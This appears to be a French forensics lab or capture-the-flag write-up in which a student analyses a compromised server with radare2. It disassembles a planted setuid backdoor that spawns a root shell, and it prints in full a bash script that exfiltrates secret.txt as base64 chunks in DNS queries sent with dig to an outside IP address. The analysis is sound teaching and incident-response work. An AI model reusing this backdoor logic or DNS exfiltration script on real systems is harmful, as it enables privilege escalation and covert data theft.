La porte dérobée laissée par les pirates est le programme .backdoor

3.[/2] Transférez le programme de porte dérobée sur la machine Kali Linux et analysez-le à l'aide de radare2[10]. Que fait ce programme ? Que se passe-t-il lorsqu'il est exécuté sur la machine du serveur ?[11]

```
[root@kali) [~]
# scp -i keyfile alice@10.22.1.11:/usr/local/bin/.backdoor /
.backdoor                                         100%   26KB  5.0MB/s  00:00

[root@kali) [~]
# ls
authorized_keys  keyfile  keyfile.pub

[root@kali) [~]
# ls -a
.  .bash_history  .bashrc.original  .profile  .viminfo  authorized_keys  keyfile.pub
..  .bashrc        .cache          .ssh      .zshrc    keyfile

[root@kali) [~]
# cd ..
```

```
└─(root㉿kali)-[~]
└─# git clone https://github.com/radareorg/radare2
Cloning into 'radare2'...
remote: Enumerating objects: 273569, done.
remote: Counting objects: 100% (705/705), done.
remote: Compressing objects: 100% (360/360), done.
remote: Total 273569 (delta 429), reused 564 (delta 341), pack-reused 272864
Receiving objects: 100% (273569/273569), 163.61 MiB | 10.72 MiB/s, done.
Resolving deltas: 100% (214021/214021), done.

└─(root㉿kali)-[~]
└─# ls
authorized_keys  keyfile  keyfile.pub  radare2

└─(root㉿kali)-[~]
└─# cd radare2

└─(root㉿kali)-[~/radare2]
└─# sys/install.sh
```

```
└─(root㉿kali)-[~/radare2]
└─# ls
COMMUNITY.md      README.md          configure        env.sh       mk           test
CONTRIBUTING.md   SECURITY.md       configure-plugins global.mk   pkgcfg      vsfix.bat
COPYING           USAGE.md          configure.acr    libr        plugins.cfg
COPYING.LESSER     autogen.sh       configure.bat   make.bat   preconfigure
DEVELOPERS.md     binr             configure.hook  man        preconfigure.bat
INSTALL.md        config-user.mk   dist            meson.build shlr
Makefile          config-user.mk.acr doc             meson_options.txt sys

└─(root㉿kali)-[~/radare2]
└─# cd ..

└─(root㉿kali)-[~]
└─# r2 .backdoor
[0x00401060]> i
fd      3
file   .backdoor
size   0x6840
humansz 26.1K
```

```
[0x00401060]> afl
[0x00401060]> pdf @main
o: Cannot find function at 0x00401146
[0x00401060]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Finding and parsing C++ vtables (avrr)
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information (aanr)
[x] Use -AA or aaaa to perform additional experimental analysis.
[0x00401060]> pdf @main
    ; DATA XREF from entry0 @ 0x401078
52: int main (int argc, char **argv, char **envp);
    0x00401146      55          push rbp
    0x00401147      4889e5     mov rbp, rsp
    0x0040114a      bf00000000  mov edi, 0
    0x0040114f      e8ecfeffff  call sym.imp.setuid
    0x00401154      bf00000000  mov edi, 0
    0x00401159      e8d2feffff  call sym.imp.setgid
```

```
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information (aanr)
[x] Use -AA or aaaa to perform additional experimental analysis.
[0x00401060]> pdf @main
    ; DATA XREF from entry0 @ 0x401078
52: int main (int argc, char **argv, char **envp);
    0x00401146      55          push rbp
    0x00401147      4889e5     mov rbp, rsp
    0x0040114a      bf00000000  mov edi, 0
    0x0040114f      e8ecfeffff  call sym.imp.setuid
    0x00401154      bf00000000  mov edi, 0
    0x00401159      e8d2feffff  call sym.imp.setgid
    0x0040115e      ba00000000  mov edx, 0
    0x00401163      be10204000  mov esi, str.bash      ; 0x402010 ; "bash"
    0x00401168      bf15204000  mov edi, str._bin_bash ; 0x402015 ; "/bin/bash"
    0x0040116d      b800000000  mov eax, 0
    0x00401172      e8d9feffff  call sym.imp.execl
    0x00401177      90          nop
    0x00401178      5d          pop rbp
    0x00401179      c3          ret
```

Le programme appelle la fonction `setuid` avec l'argument 0. Cette fonction tente de changer l'ID d'utilisateur effectif du processus en cours d'exécution à 0, qui correspond à l'utilisateur root.

Ensuite, le programme appelle la fonction `setgid` avec l'argument 0. Cette fonction tente de changer l'ID de groupe effectif du processus en cours d'exécution à 0, qui correspond aussi au groupe root.

Enfin, le programme appelle la fonction `execl` avec les arguments `"/bin/bash"` et `"-bash"`. Cette fonction remplace le processus actuel par un nouveau processus exécutant le shell Bash. Puisque le processus en cours d'exécution a maintenant les priviléges de l'utilisateur root, le shell Bash lancé aura également ces priviléges élevés.

Lorsque le programme est exécuté sur la machine du serveur, il tente d'obtenir les privilèges de l'utilisateur root et de lancer un shell Bash avec ces privilèges.

4.[/1] En utilisant la porte dérobée, devenez root et récupérez le fichier steal_secret. Que fait ce programme ?[12]

```
alice@server:~$ /usr/local/bin/.backdoor
root@server:~# ls
OWASP_Testing_Guide_v4.pdf  TODO.md  backups  jalapeno.jpg  password.txt  secret.txt
root@server:~#
```

Avec la commande "scp -i keyfile alice@10.22.1.11:/home/alice/steal_secret /root" on récupère le fichier localement.

```
(root㉿kali)-[~]
# cat steal_secret
#!/bin/bash
cd /home/alice
f=secret.txt; s=4;b=57;c=0; for r in $(for i in $(base64 -w0 $f| sed "s/.{\${b}\}/&\n/g");do
if [[ "$c" -lt "$s" ]]; then echo -ne "$i-"; c=$((c+1)); else echo -ne "\n$i-"; c=1; fi
; done ); do dig @93.184.216.34 `echo -ne ${r%$f}|tr "+" "*"` +short +noidnin +noidnout; done
```

Le fichier steal_secret commence par #!/bin/bash indique que le script doit être exécuté en utilisant l'interpréteur Bash.

Ensuite, grâce à la commande cd /home/alice, il se déplace dans le dossier /home/alice.

Ensuite, il encode le contenu du fichier secret.txt en base64 à l'aide de la commande base64 -w0 \$f.

Le script divise ensuite la chaîne encodée en base64 en morceaux de taille b = 57 caractères, en utilisant sed "s/.{\\${b}\}/&\n/g".

Il crée ensuite des requêtes DNS en ajoutant des morceaux de la chaîne encodée en base64 à un nom de domaine, en séparant les morceaux par des tirets, avec un nombre de morceaux par ligne de maximum s = 4.

Enfin, il envoie les requêtes DNS à l'adresse IP 93.184.216.34 à l'aide de la commande dig.